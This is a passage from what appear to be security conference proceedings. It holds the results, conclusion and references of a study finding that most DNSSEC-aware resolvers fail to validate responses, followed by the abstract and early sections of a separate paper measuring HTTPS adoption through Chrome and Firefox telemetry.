3. If the incoming DNS request from the exit node's resolver does not set the `DO` bit, the resolver does not support DNSSEC and we continue to test a different exit node.
4. Otherwise, we iteratively request each of our 9 misconfigured records from the same exit node. If we

[13] `https://hola.org/legal/sla`

[14] Note that we test Google's DNS resolver, as well as other open resolvers, outside of Luminati.

Country	Hosting ISP	DNS Resolvers	Exit Nodes
Indonesia	PT Telekomunikasi	1,319	2,695
U.S.	Level 3 Communications	522	79,303
U.S.	Time Warner Cable Internet	148	1,133
Germany	Deutsche Telekom AG	104	2,682
Canada	Bell Canada	89	1,120
U.K.	TalkTalk Communications	76	878
U.K.	Sky UK Limited	74	1,535
U.S.	Frontier Communications	63	241
China	China Telecom	56	344
Canada	Rogers Cable Communications	49	1,250
Spain	Telefonica de Espana	48	1,982
U.S.	Charter Communications	46	355
Austria	Liberty Global Operations	40	10,554
U.S.	SoftLayer Technologies	37	2,559
Czech	AVAST Software s.r.o.	33	2,731

Table 5: The top 15 ISPs in terms of the number of DNS resolvers that do not validate our DNSSEC response. Level 3 (shaded) has 522 resolvers that do not validate the DNSSEC response, while six do (not shown).

receive a response from the super proxy with the same *zID*, the exit node's resolver did not validate the DNSSEC record.

5. If the measurement client receives an error (or a response from the super proxy with a different *zID*), it means that the exit node's resolver *may* successfully validate DNSSEC responses (but the error could have been for other reasons). To rule out transient failures unrelated to DNSSEC validation, we repeatedly test each resolver (by finding more exit nodes that use it), and only consider those we test at least 10 times.

During our experiments, we sometimes observed multiple DNS requests (and even multiple HTTP requests) arriving at our servers for the same unique identifier, sometimes hours after we had concluded our experiment. This behavior is likely due to malware, spyware, or intrusion detection systems [10]. To prevent these from biasing our results, we only consider the DNS request that comes before the first HTTP request that arrives at our web servers.

5.3 Results

We use this methodology to measure a total of 403,355 exit nodes—from 177 countries and 8,842 ASes—over a period of 13 days in early 2017. These exit nodes use a total of 59,513 unique resolvers. We observe that 49,424 of the resolvers (83.0% of resolvers, covering 65.9% of the exit nodes) send requests with the `DO` bit set, suggesting that a majority of resolvers support DNSSEC.

Next, we study whether these resolvers actually *validate* the DNSSEC responses they receive. To do so, we need to filter the data to (a) focus only on exit nodes that are configured with a single resolver (exit nodes that use multiple resolvers make it difficult to identify how the different resolvers behave) and (b) only consider resolvers that we were able to measure 10 times or more.

After filtering, we arrive at 4,427 resolvers whose DNSSEC validation policies we can test. We refer to this set of resolvers that request DNSSEC records as *DNSSEC-aware resolvers*. We classify these resolvers into ones that incorrectly validate DNSSEC records (i.e., more than 90% of the exit nodes received a response when the resolver is given an incorrect `RRSIG`), ones that correctly validate DNSSEC records (i.e., more than 90% of the exit nodes received an error), and ones whose policies are ambiguous (all other cases).

Incorrectly validating resolvers We found that 3,635 resolvers (82.1% of the DNSSEC-aware resolvers) from 146 ASes fail to validate the DNSSEC responses, even though they issue the DNS requests with the `DO` bit set;[15] these resolvers cover 149,373 (78.0%) of the exit nodes covered by DNSSEC-aware resolvers. These resolvers all pay the overhead for DNSSEC responses, but do not bother to validate the results they receive.

Table 5 shows the top 15 ASes whose resolvers do not validate DNSSEC responses. Interestingly, we found that even though six resolvers from Level 3 *do* validate DNSSEC responses, another 522 *do not*, indicating that DNSSEC validation can be different between resolvers in the same AS. Most likely, this variance is due to third-party DNS resolvers that are hosted in the Level 3's network, as we are only classifying resolvers by the AS they lie in.[16]

Correctly validating resolvers Only 543 resolvers (12.2% of the DNSSEC-aware resolvers) from 196 ASes correctly validate DNSSEC responses; these resolvers cover 31,811 (16.6%) of the exit nodes covered by DNSSEC-aware resolvers. We found surprisingly few large ASes that validate DNSSEC responses; the largest ones include Comcast (US), Orange (Poland), Bahnhof Internet AB (Sweden), Free SAS (France), and Earthlink (Iraq). Interestingly, we found that all validating resolvers successfully validate all scenarios; we did not find any resolvers that failed some of our misconfiguration tests but passed others. This is in contrast to client behavior for other PKIs, such as the web [34], where browsers pass different subsets of validation tests.

Validation efficiency A concern for DNSSEC is the overhead it places on resolvers, both to fetch DNSSEC

[15] We further verified this behavior by looking for requests for `DNSKEY` and `DS` records that are necessary for validation; in all cases, we did not observe any lookups for these records.

[16] For example, we found similar cases of inconsistent validation in ARNES (Slovenia), Rostelecom (Russia), KDDI (Japan), Stofa (Denmark), Sprint (U.S.), and `hd.net.nz` (New Zealand) as well. Personal communication with the ARNES operators indicated that resolvers with different behavior are managed by different entities (ARNES and Univ. of Ljubljana) [8].

Provider	DO bit	Requested DS	Requested DNSKEY	Validated?
Verisign	✓	✓	✓	✓
Google	✓	✓	✓	✓
DNS.WATCH	✓	✓	✓	✓
DNS Advantage	✓	✓	✓	✓
Norton ConnectSafe	✓	✓	✓	✓
Level3	✓	✗	✗	✗
Comodo Secure DNS	✓	✗	✗	✗
SafeDNS	✓	✗	✗	✗
Dyn	✓	✗	✗	✗
GreenTeamDNS	✓ and ✗	✓	✓	✗
OpenDNS Home	✗	✗	✗	✗
OpenNIC	✗	✗	✗	✗
FreeDNS	✗	✗	✗	✗
Alternate DNS	✗	✗	✗	✗
Yandex.DNS	✗	✗	✗	✗

Table 6: Public DNS services that we tested for DNSSEC validation. Five services (shaded) do not validate DNSSEC responses even though they request the DNSSEC records.

records and to validate signatures. For instance, if an RRSIG is invalid due to expiration then a resolver can save time and traffic by withholding requests for the corresponding DNSKEY or DS record. By investigating DNSKEY and DS requests arriving at our DNS server, we found that all but four ISPs (Comcast, Orange Polska, O2 Czech Republic, and The Communication Authority of Thailand) make these unnecessary requests when the RRSIG for A is missing.

5.4 Open Resolvers

We investigate the DNSSEC validation behavior for public DNS resolvers using clients outside of Luminati. Table 6 shows 15 public resolvers and their DNSSEC policies. We found five do not request DNSSEC records at all (DO bit not set), and that half of the resolvers that do request DNSSEC records fail to validate the responses. Strangely, when we send a DNS request to *GreenTeamDNS*, our DNS server observes two queries from different resolver IPs: one from GreenTeamDNS without the DO bit, and the other Google with the DO bit (suggesting that they outsource lookups to Google). However, even though Google is known to return a SERVFAIL for the domains with invalid DNSSEC records, the request ultimately succeeds and we (incorrectly) receive a response.

6 Conclusion

This paper presents a longitudinal, end-to-end study of DNSSEC ecosystem—encompassing more than 147M second-level domains and 59K DNS resolvers—to understand the security implications of how DNSSEC is managed. We found that DNSSEC deployment by domain owners is rare but growing, and that nearly one third of all DNSSEC-supporting domains publish records in ways that prevent validation and thus provides no practical security. Further, we found widespread use of weak, shared keys combined with poor rollover hygiene (mostly due to a small number of hosting providers), undermining the protection DNSSEC provides against stolen or factored keys. We used Luminati to measure resolver behavior in 8.8K ASes in 177 countries, and found that while DNSSEC-aware resolvers are common (83%), only 12% of them actually validate responses to provide any practical security benefits. In summary, our study paints a bleak picture of the security provided by the DNSSEC ecosystem, one that has not improved substantially over time. Our findings highlight the need for continuous auditing of DNSSEC deployments and automated processes for correctly and securely managing DNSSEC material.

Acknowledgments

We thank the anonymous reviewers for their helpful comments. This research was supported in part by NSF grants CNS-1421444 and CNS-1563320.

References

[1] Transitions: Recommendation for Transitioning the Use of Cryptographic Algorithms and Key Lengths. http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-131Ar1.pdf.

[2] .se (The Internet Infrastructure Foundation). .se Health Status — DNS and DNSSEC. https://www.iis.se/docs/Health-Status-DNS-and-DNSSEC-20120321.pdf.

[3] D. Atkins and R. Austein. Threat Analysis of the Domain Name System (DNS). IETF RFC 3833, IEFT, 2004.

[4] R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose. DNS Security Introduction and Requirements. RFC 4033, IETF, 2005. http://www.ietf.org/rfc/rfc4033.txt.

[5] R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose. Protocol Modifications for the DNS Security Extensions. RFC 4035, IETF, 2005. http://www.ietf.org/rfc/rfc4035.txt.

[6] R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose. Resource Records for the DNS Security Extensions. RFC 4034, IETF, 2005. http://www.ietf.org/rfc/rfc4034.txt.

[7] APNIC DNSSEC validation rate. https://stats.labs.apnic.net/dnssec.

[8] Alex Mihićinac, ARNES. Personal Communication.

[9] F. Cangialosi, T. Chung, D. Choffnes, D. Levin, B. M. Maggs, A. Mislove, and C. Wilson. Measurement and Analysis of Private Key Sharing in the HTTPS Ecosystem. *CCS*, 2016.

[10] T. Chung, D. Choffnes, and A. Mislove. Tunneling for Transparency: A Large-Scale Analysis of End-to-End Violations in the Internet. *IMC*, 2016.

[11] Certificate Authority/Browser Forum. https://cabforum.org.

[12] C. Deccio, J. Sedayao, K. Kant, and P. Mohapatra. A case for comprehensive DNSSEC monitoring and analysis tools. *SATIN*, 2011.

[13] C. Deccio, J. Sedayao, K. Kant, and P. Mohapatra. Quantifying and improving DNSSEC availability. *ICCCN*, 2011.

[14] T. Dai, H. Shulman, and M. Waidner. DNSSEC Misconfigurations in Popular Domains. *CANS*, 2016.

[15] DNSSEC Debugger. http://dnssec-debugger.verisignlabs.com.

[16] DNSSEC in Windows Server 2012. https://technet.microsoft.com/en-us/library/dn593642(v=ws.11).aspx.

[17] DNSSEC signzone manual pages. https://ftp.isc.org/isc/bind9/cur/9.9/doc/arm/man.dnssec-signzone.html.

[18] DNSViz. http://dnsviz.net.

[19] D. Eastlake. Domain Name System Security Extensions. IETF RFC 2535, IETF, 1999.

[20] D. Eastlake and C. Kaufman. Domain Name System Security Extensions. RFC 2065, IETF, 1997.

[21] K. Fukuda, S. Sato, and T. Mitamura. A Technique for Counting DNSSEC Validators. *INFOCOM*, 2013.

[22] Y. Gu. Google Security Blog: Google Public DNS Now Supports DNSSEC Validation. https://security.googleblog.com/2013/03/google-public-dns-now-supports-dnssec.html, 2013.

[23] O. Gudmundsson and S. D. Crocker. Observing DNSSEC validation in the wild. *SATIN*, 2011.

[24] A. Herzberg and H. Shulman. Fragmentation Considered Poisonous, or: One-domain-to-rule-them-all.org. *CNS*, 2013.

[25] Hola VPN. http://hola.org/.

[26] ICANN TLD DNSSEC Report. http://stats.research.icann.org/dns/tld_report.

[27] C. Kreibich, N. Weaver, B. Nechaev, and V. Paxson. Netalyzr: Illuminating the Edge Network. *IMC*, 2010.

[28] D. Kaminsky. It's the End of the Cache as We Know It. Black Hat, 2008. https://www.blackhat.com/presentations/bh-jp-08/bh-jp-08-Kaminsky/BlackHat-Japan-08-Kaminsky-DNS08-BlackOps.pdf.

[29] O. Kolkman, R. Gieben, and N. Labs. DNSSEC Operational Practices. RFC 4641, IETF, 2006. http://www.ietf.org/rfc/rfc4641.txt.

[30] O. Kolkman, W. Mekking, N. Labs, R. Gieben, and S. Labs. DNSSEC Operational Practices, Version 2. RFC 6781, IETF, 2012.

[31] W. Kumari, O. Gudmundsson, and G. Barwood. Automating DNSSEC Delegation Trust Maintenance. RFC 7344, IETF, 2014.

[32] J. Livingood. Comcast Voices: Comcast Completes DNSSEC Deployment. http://corporate.comcast.com/comcast-voices/comcast-completes-dnssec-deployment, 2012.

[33] W. Lian, E. Rescorla, H. Shacham, and Stefan. Measuring the Practical Impact of DNSSEC Deploymenta. *USENIX Security*, 2013.

[34] Y. Liu, W. Tome, L. Zhang, D. Choffnes, D. Levin, B. M. Maggs, A. Mislove, A. Schulman, and C. Wilson. An End-to-End Measurement of Certificate Revocation in the Web's PKI. *IMC*, 2015.

[35] Luminati. https://luminati.io/.

[36] P. Mockapetris. Domain Names - Concepts and Facilities. RFC 1034, IETF, 1987.

[37] R. Mohan. Slowly cracking the DNSSEC code at ICANN 43. https://afilias.info/blogs/ram-mohan/slowly-cracking-dnssec-code-icann-43.

[38] Phasing out Certificates with 1024-bit RSA Keys. https://blog.mozilla.org/security/2014/09/08/phasing-out-certificates-with-1024-bit-rsa-keys/.

[39] Netherlands Knowledge platform DNSSEC. https://www.dnssec.nl/home.html.

[40] E. Osterweil, D. Massey, and L. Zhang. Deploying and monitoring DNS security (DNSSEC). *ACSAC*, IEEE Computer Society, 2009.

[41] E. Osterweil, M. Ryan, D. Massey, and L. Zhang. Quantifying the operational status of the DNSSEC deployment. *IMC*, 2008.

[42] OpenDNSSEC - making DNSSEC easy for DNS administrators. http://manpages.ubuntu.com/manpages/precise/man7/opendnssec.7.html.

[43] OpenINTEL. https://www.openintel.nl/.

[44] PowerDNS: Serving authoritative DNSSEC data. https://doc.powerdns.com/md/authoritative/dnssec/.

[45] K. Ranjbar. Measuring DNSSEC using RIPE Atlas. CNN, 2014. https://la51.icann.org/en/schedule/wed-dnssec/presentation-dnssec-ripe-atlas-15oct14-en.pdf.

[46] S. Son and V. Shmatikov. The hitchhiker's guide to DNS cache poisoning. *Security and Privacy in Communication Networks*, Springer, 2010.

[47] State of DNSSEC Deployment 2016. https://www.internetsociety.org/sites/default/files/ISOC-State-of-DNSSEC-Deployment-2016-v1.pdf.

[48] Thijs Stuurman, KPN Interned Services. Personal Communication.

[49] N. L. M. van Adrichem, N. Blenn, A. R. Lua, X. Wang, M. Wasif, F. Fatturrahman, and F. A. Kuipers. A measurement study of DNSSEC misconfigurations. *Sec. Info.*, 4(8), 2015.

[50] G. van den Broek, R. van Rijswijk-Deij, A. Sperotto, and A. Pras. DNSSEC meets real world: dealing with unreachability caused by fragmentation. *IEEE Communications*, 52(4), 2014.

[51] R. van Rijswijk-Deij, M. Jonker, and A. Sperotto. On the Adoption of the Elliptic Curve Digital Signature Algorithm (ECDSA) in DNSSEC. *CNSM*, 2016.

[52] R. van Rijswijk-Deij, M. Jonker, A. Sperotto, and A. Pras. A High-Performance, Scalable Infrastructure for Large-Scale Active DNS Measurements. *IEEE Journal on Selected Areas in Communications*, 34(6), 2016.

[53] M. Wander. Measurement Survey of Server-Side DNSSEC Adoption. ICANN, 2016.

[54] H. Yang, E. Osterweil, D. Massey, S. Lu, and L. Zhang. Deploying cryptography in Internet-scale systems: A case study on DNSSEC. *IEEE Transactions on Dependable and Secure Computing*, 8(5), 2011.

[55] Y. Yu, D. Wessels, M. Larson, and L. Zhang. Check-Repeat: A New Method of Measuring DNSSEC Validating Resolvers. *TMA*, 2013.

[56] M. B. Yosef, H. Shulman, M. Waidner, and G. Beniamini. Factoring DNSSEC: Evaluation of Vulnerabilities in Signed Domains. *NSDI*, 2017.

Measuring HTTPS Adoption on the Web

Adrienne Porter Felt[1], Richard Barnes[2], April King[3], Chris Palmer[1], Chris Bentzel[1], Parisa Tabriz[1]
[1]*Google,* [2]*Cisco,* [3]*Mozilla*
[1]*felt, palmer, cbentzel, parisa@chromium.org,* [2]*rlb@ipv.sx,* [3]*april@mozilla.com*

Abstract

HTTPS ensures that the Web has a base level of privacy and integrity. Security engineers, researchers, and browser vendors have long worked to spread HTTPS to as much of the Web as possible via outreach efforts, developer tools, and browser changes. How much progress have we made toward this goal of widespread HTTPS adoption? We gather metrics to benchmark the status and progress of HTTPS adoption on the Web in 2017. To evaluate HTTPS adoption from a user perspective, we collect large-scale, aggregate user metrics from two major browsers (Google Chrome and Mozilla Firefox). To measure HTTPS adoption from a Web developer perspective, we survey server support for HTTPS among top and long-tail websites. We draw on these metrics to gain insight into the current state of the HTTPS ecosystem.

1 Introduction

For most of the Internet's history, HTTP Web traffic traveled unencrypted between clients and servers. After widespread tampering and surveillance in transit came to public attention (e.g., [20, 26, 28]), cross-industry efforts arose to promote the use of HTTP over TLS (HTTPS). In response, many large websites transitioned to serve HTTPS by default (e.g., [25, 33, 34]).

How much of the web is currently HTTPS, and are adoption rates trending positively? We want to understand the growth of HTTPS for two reasons:

- Security engineers and researchers have put significant effort into projects like Let's Encrypt,[1] The HTTPS-Only Standard,[2] and search ranking changes [7] to promote HTTPS. HTTPS adoption metrics allow us to see whether these combined efforts have succeeded at shifting the Web at large. Is there more work to do (and if so, where)?

- To protect users, browsers now require HTTPS for certain Web features and UI treatments (e.g., [1, 24, 32, 3]). They plan to make further changes as HTTPS becomes the default standard [30, 3]. How close is the Web to considering HTTPS a default?

In this paper, we measure HTTPS adoption rates from the perspectives of both clients and servers. A key challenge is that there are many ways to measure client usage and server support of HTTPS, each yielding different findings on the prevalence of HTTPS. For example, HTTPS is a much higher fraction of browser page loads if the metrics count certain types of in-page navigations. We address this challenge by examining HTTPS adoption from several angles, surveying a broad set of HTTPS adoption metrics and discussing the considerations of each. This yields a holistic picture of HTTPS adoption.

To understand the user experience of HTTPS, we measured the browsing habits of Chrome and Firefox clients at scale using several browser telemetry metrics. However, browser statistics are weighted towards the larger websites that make up a greater proportion of traffic, and a healthy Web ecosystem also encourages the participation of small- and medium-sized Web developers. We therefore also scanned large sets of servers to see whether they support HTTPS by default, not by default, or not at all. We use publicly available Web scanners and their data sets alongside our own tools and data. Finally, we examined publicly-available data on network traffic volumes at one Internet backbone provider to get a sense of how much web traffic is HTTPS in aggregate.

We find that HTTPS adoption grew substantially over the last few years. A majority of browsing is now done over HTTPS on desktop, having increased by more than ten points in 2016 alone. The number of top websites serving HTTPS by default doubled between early 2016 and early 2017. However, significant work still remains as of February 2017. Half of top websites are still HTTP by default, and most servers in the long tail don't support HTTPS at all. Mobile Web browsing lags behind desktop, and East Asian countries have substantially lower HTTPS usage rates than the rest of the world.

Contributions. We contribute the following:

- We present a holistic view of HTTPS adoption by examining data from many vantage points. We collected large-scale client data from two major browsers, curated and scanned lists of websites, and surveyed other publicly available data sets.
- We evaluate how HTTPS adoption has grown over time, from both client and server perspectives.
- We investigate factors that influence HTTPS adoption rates, including website popularity (top websites vs the long tail), the client's country, and the client's operating system.
- We identify areas where outreach and investigation could have high impact on the HTTPS ecosystem.
- We show that a single metric does not capture HTTPS adoption, discuss why, and provide guidance on when to use different metrics.

2 Background

2.1 What is HTTPS?

> *"...the Web's trustworthiness has become critical to its success. If a person cannot trust that they are communicating with the party they intend, they can't use the Web to shop safely; if they cannot be assured that Web-delivered news isn't modified in transit, they won't trust it as much." [30]*

HTTPS [31] is the secure variant of the HTTP protocol [18] on which the Web is based. HTTPS provides cryptographic security protections by carrying HTTP messages over the Transport Layer Security protocol instead of directly over TCP [9]. Websites are authenticated using digital certificates [8]. In the Web context, browsers also enforce additional policies for HTTPS pages, for example ensuring that HTTPS pages cannot load scripts from non-secure sources [37].

Together, these mechanisms protect Web traffic from network attackers in a few ways:

- **Confidentiality:** Communications between the browser and the web server are not accessible in plaintext to intermediate entities.
- **Integrity:** Intermediate entities cannot make modifications to content sent between the browser and the web server.
- **Server authentication:** The client is assured that the other end of the channel is the one that it intends to communicate with.

Data that are not protected by TLS are also not protected by HTTPS. For example, a network attacker may observe the lengths of TLS records (from which certain features can be inferred [36][22]), or the server name sent in the TLS Server Name Indication extension [13].

HTTPS is focused on protection against network attackers, and does not provide protections against other classes of attacker. For example, it is still possible for a web-level attacker to launch Cross Site Scripting (XSS) attacks against HTTPS websites; to protect against these attacks, a website would need to deploy mechanisms such as Content Security Policy [35]. These mechanisms, however, are dependent on HTTPS to be robust against attacks at the network layer.

Web servers can support HTTPS, HTTP (without TLS), or both. Typically, clients reach web servers over HTTPS by using URLs beginning with the `https:` scheme. We say that a site supports HTTPS "by default" when requests to URLs with the non-secure `http:` scheme are redirected to `https:` URLs. This can be done, for example, with the HTTP 301 status code or HTTP Strict Transport Security [19].

2.2 HTTPS promotion efforts

The security community has invested significant effort into evangelizing, supporting, and requiring HTTPS adoption. A few examples of related projects are:

- Let's Encrypt, "a free, automated, and open Certificate Authority," aims to make certificate provisioning easier for Web developers.[1] As of January 2017, Let's Encrypt supported more than 20,000,000 active certificates [4].
- Google search ranking uses HTTPS support as "a very lightweight signal" [7]. In theory, this encourages ranking-conscious websites to adopt HTTPS.
- In early 2017, Mozilla Firefox and Google Chrome began warning users against entering passwords and credit cards on HTTP websites [3, 32].
- Qualys SSL Labs built an online testing tool that "performs a deep analysis of the configuration of any SSL web server on the public Internet."[3] It is widely used to test TLS configurations.
- Google Chrome added a new Security Panel to help developers debug issues with HTTPS [2].
- Technologists within the United States federal government are moving government websites to HTTPS en masse. The White House Office of Management and Budget issued a memorandum requiring HTTPS for federal websites.[2]

- Google's Transparency Report tracks HTTPS adoption across Google products and popular non-Google websites. Their goal "is to hold ourselves accountable and encourage others to encrypt" [17].

2.3 Related work

Network-based measurements. Several studies have addressed the usage and quality of TLS and HTTPS from the perspective of the network, both by way of scans of the IPv4 address space [12, 27] or by analyzing traffic captured from network links [21, 29]. These projects measure HTTPS adoption at a very broad scale. (For example, they don't distinguish between top-level page loads and subresource requests.) This paper combines browser telemetry, scans, and network-based measurements to form a more holistic view of HTTPS usage.

Alexa Million scans. Durumeric et al. [11] scanned the Alexa Top Million repeatedly from 2012 to 2013, observing a 23% increase in the number of Alexa Top Million websites serving certificates during this time period. We continue this line of work (now updated for 2017) and complement it with additional metrics.

HTTPS errors. Webmasters often misconfigure HTTPS on their websites, either intentionally or accidentally. Several large-scale measurement studies have examined this issue. Akhawe et al. measured the frequency of HTTPS errors from a network perspective, finding that 1.54% of 3.9 billion TLS connections resulted in errors [5]. Follow-up measurement studies looked at the causes of the errors [14] and users' reactions to them [6, 15]. Our work focuses on the broader question of how often HTTPS is used at all.

Blog posts. We previously shared some of our metrics in public blog posts[4] and the Google Transparency Report. This paper gathers the metrics into a single place and adjusts them to be as comparable as possible. This paper also provides an in-depth discussion of our methods and implications of the metrics, which were lacking from the high-level blog posts.

3 Client usage of HTTPS

We aim to measure how much Web browsing happens over HTTPS on end-user devices. To this end, we use browser telemetry in Mozilla Firefox and Google Chrome to measure client usage of HTTPS at scale.

3.1 Browser telemetry background

Google Chrome and Mozilla Firefox have similar user metrics programs, referred to as *telemetry*. We use telemetry to study HTTPS usage statistics over a significant portion of the overall browser user base.

Types of data. Browser telemetry collects metrics in the form of enums, times, and booleans. The metrics are tagged by the client's operating system, client's country, and an opaque identifier for the client. One intentional limitation is that they do **not** include user characteristics like age, gender, or occupation to protect user privacy.

Computation. All of our HTTP(S) telemetry metrics are computed wholly on the client side. When pages are opened or closed, we record the HTTP(S)-related event by incrementing the appropriate histogram or time variable. Thus, we only transmit histograms and floating-point numbers to the server.

Optional participation. Telemetry is optional, with controls available in browser settings. The release version of Firefox is opt-in, with 0.7% of release users opted in. Chrome telemetry is opt-out (it was opt-in prior to Chrome 54). A much larger fraction of users participate in Chrome's telemetry program, amounting to billions of page load events in our Chrome data set. Pre-release versions of both browsers are opt-out.

Non-identifiable. Telemetry metrics are meant to be consumed at scale. Our metrics do **not** include any personally identifiable fields or browsing history.

Browser channel. Most people run the release (i.e., "stable") channel version of their browser. A small number of people use pre-release versions in order to see new browser features early and/or provide feedback to browser vendors. We report telemetry data only from the browsers' release channels because it has more external validity thanks to its "typical" users.

3.2 Metric definitions

We examine four metrics: two page load metrics, one time-based metric, and one transaction-based metric. When designing the metrics, we faced the challenge of flattening a qualitative user experience (browsing) into a quantitative metric (percentage of an event).

3.2.1 Page load metrics

Browser vendors often measure feature usage by page load – "what percentage of page loads use feature X?" – to estimate how often users encounter a feature. We

accordingly measured HTTPS usage by page load, using two page load-based metrics.

Our primary metric is the **strict page load metric**. Every time a top-level page finishes loading, we record the protocol in a histogram.[5] We restrict the metric to page navigations to successful website page loads by excluding non-HTTP(S) protocols like `chrome://`, browser error pages, the New Tab Page, History API navigations, and fragment navigations.

The metric is implemented similarly in Chrome and Firefox, with two differences. First, Chrome and Firefox treat navigations to cached pages differently. The Firefox version of the metric ignores cached pages except in case of cache revalidation. Second, Chrome excludes non-HTML resources (like PDFs) but Firefox includes them. These are implementation artifacts due to the different navigation metric hooks available in each browser.

Our secondary page load metric is the **extended page load metric**, which we record in Chrome.[6] It is identical to the strict page load metric except it also counts in-page navigations. An *in-page navigation* is when a website uses the History API or URL fragments to navigate; this changes the visible URL but does not actually load a new page. Several of the Internet's most popular websites make heavy use of in-page navigations. E.g., Facebook dynamically swaps out page content when someone clicks on a friend's name in the News Feed, using the History API to make it look like the URL changed. Browsing Facebook for an hour generates a large number of extended page loads but only one strict page load. This technique is not commonly used in the long tail of the Internet because it is significantly more technically complex than typical link-based site navigation.

Both page load metrics are sensitive to whether and how people make use of tabs. Consider Alice and Bob both searching for "cats" on Google:

1. *Tabbed window navigation.* Alice opens the first search result in a new tab. When she's done, she goes back to the Google tab and opens the next search result in a new tab. She repeats this for the first nine search results. Consequently, 10% of her page loads were over HTTPS: one Google tab over HTTPS and nine HTTP search result tabs.

2. *Single window navigation.* Bob opens the first search result in his main browser window. When he's done, he hits the "Back" button to return to Google. He repeats this for the first nine search results. Consequently, 50% of his page loads were over HTTPS: Google over HTTPS, HTTP search result, Google, search result, Google, search result...

Alice and Bob saw the same exact websites in the same exact order, but they generated very different page load metrics (10% vs 50%).

3.2.2 Time in foreground

In Chrome, the **time in foreground metric** measures how much wall clock time people spend looking at websites, and whether those websites are HTTP or HTTPS. We added this metric after we grew concerned about the effect of tabbed browsing on page load metrics.

Every time a top-level page is closed, we record the protocol and the amount of time that the page spent in the foreground. Like the page load metrics, we exclude non-HTML resources, non-HTTP(S) protocols, incomplete navigations, and the New Tab Page. It *does* include time spent on cached websites. In-page navigations are irrelevant to this metric because all time spent on a given protocol is summed together.

3.2.3 Transactions

In Firefox, we record the percentage of HTTP transactions that occur over HTTP or HTTPS. The **transaction metric** is implemented similarly to the strict page load metric, but it counts HTTP transactions instead.[7]

The transaction metric is the least likely to reflect the user experience of web browsing. The transaction-based metric is sensitive to hidden implementation details of websites because it includes both top-level page loads and subresource requests. A single page load might issue anywhere from zero to hundreds of resource requests. For example, the Washington Post homepage issues 262 requests to 41 origins. Consider someone who opens two websites — one HTTP and one HTTPS — and spends equal amounts of time on them. Intuitively, this scenario ought to yield a 50% HTTPS usage rate. However, if the HTTP page generated one request and the HTTPS page generated nine requests, the transaction metric would record a 90% HTTPS usage rate.

Despite this metric's limitations, we nonetheless feel this is a useful metric to record and share for reference. The transaction metric is the most similar to network-based HTTPS metrics, which cannot distinguish between top-level page loads and subresources.

3.3 Results

As of February 2017, HTTPS comprises a majority of browsing in Mozilla Firefox and Google Chrome (on desktop). HTTPS usage lags behind on Android in Chrome by the extended page load and time-in-foreground metrics. We also find that HTTPS usage differs globally, with East Asian countries exhibiting markedly lower HTTPS usage rates. Overall, HTTPS usage rates continue to rise over time.




Figure 1: The percentage of extended page loads over HTTPS from July 2014 to February 2017, in Chrome.




Figure 2: The percentage of strict page loads over HTTPS from July 2015 to February 2017, in Firefox.

3.3.1 Usage over time

Is HTTPS usage still growing? (Yes.)

Given the security community's investments into HTTPS adoption, we hope to see sustained growth in HTTPS usage. At present, HTTPS usage is still growing. Figure 1 shows extended page load metrics in Chrome from July 2014 to February 2017, and Figure 2 shows strict page load metrics in Firefox from July 2015 to February 2017. Both demonstrate consistent (albeit non-monotonic) growth. As of Febrary 2017, HTTPS usage continues to increase overall for clients of both browsers despite short-term fluctuations.

We observe that HTTPS usage has weekly and seasonal variations. As shown in Figure 4, there is more HTTPS usage Monday through Friday than on Saturday and Sunday. (Recall that HTTPS usage is a *percentage* — this does not necessarily indicate a decrease in overall browsing over the weekends.) A chi-squared test on the cross-tabulation of HTTP/HTTPS vs. weekday/weekend shows this difference to be significant with very high confidence ($p < 10^{-15}$). We hypothesize that work- and school-oriented websites are more likely to be accessed over HTTPS than leisure websites, and users' browsing habits shift between these depending on the day of the week. The timelines also show that holidays correlate with temporary HTTPS usage drops for some classes of users. For example, HTTPS usage on Mac and Chrome OS drops during Christmas and New Years. In addition to the winter holidays, HTTPS usage on Chrome OS also dips during the northern hemisphere's summer. We hypothesize that this is also due to differences between work and leisure browsing, and it is especially pronounced in Chrome OS due to Chrome OS's popularity in North American schools.

3.3.2 Client operating system

Does HTTPS usage differ by operating system? (Yes.)

Figure 3 shows our browser HTTPS metrics, split by client operating system. HTTPS comprises a majority of browsing on all three desktop operating systems and Firefox for Android by all available metrics, as of February 6, 2017. However, Chrome for Android users spend more time on HTTP than on HTTPS.

Due to the differences between client operating systems, a single summary statistic across all types of clients would be misleading. Such a statistic would overstate HTTPS usage on Android and understate HTTPS usage on desktop. Further, it would be sensitive to shifts in computing trends; for example, a decrease in Android phone usage would make the overall HTTPS usage rate appear to increase. We therefore split our statistics by operating system, focusing on Windows and Android as the largest populations.

Android. HTTPS usage is lower on Android than other operating systems. The difference is largest in Chrome, where less than half of strict page loads and time in foreground are spent on HTTPS websites. The gap between Android and desktop is smaller among Firefox users, but Android still has the lowest HTTPS usage rates among Firefox platforms.

We hypothesize that lower HTTPS usage rates on Android are due primarily to the popularity of native Android apps like Facebook, Twitter, and Google Search, in place of the equivalent web apps. Browser metrics can't capture search, e-mail, or social media when they are not in the browser. App usage is "invisible" from the browser's perspective, and app usage is concentrated in a small number of popular apps.[8] This leaves Android web browsing more tail-heavy than other operating systems.

The difference between mobile and desktop browsers might also be related to the types of sites users are visiting. If the hypothesis that work-related sites have more HTTPS than leisure sites is valid, then the difference between mobile and desktop might be a result of users tending to visit more leisure sites than work sites on their mobile devices, and vice versa on their desktop computers.




Figure 3: Browser HTTPS usage metrics for the week ending February 6, 2017. (Firefox for Android metrics are for the week ending January 23, 2017 due to a data processing issue.)




Figure 4: The percentage of strict page loads over HTTPS in December 2016, in Firefox, by day of week.

Desktop operating systems. Windows, Mac, and Chrome OS clients display similar HTTPS usage patterns, with Windows having the lowest HTTPS usage rates and Chrome OS having the highest. The success of HTTPS on Chrome OS might be influenced by demographics: Chrome OS users might be more likely to use other Google products, which are HTTPS by default.

3.3.3 Regional disparities

Is HTTPS usage equal across the world? (No.)

Web browsers serve global audiences, whose cultures and browsing habits differ. This could yield different HTTPS usage rates. Figure 5 shows a global view of HTTPS usage among Firefox users. Table 1 shows metrics for a subset of countries in Chrome, selected for cultural diversity and large Internet-using populations.

Emerging markets. We initially expected that emerging markets would have lower HTTPS usage rates, but we do not see evidence of that in our metrics. For example, India's rates are slightly higher than Germany's by all measures, and Brazil's are slightly higher than France's by several metrics.

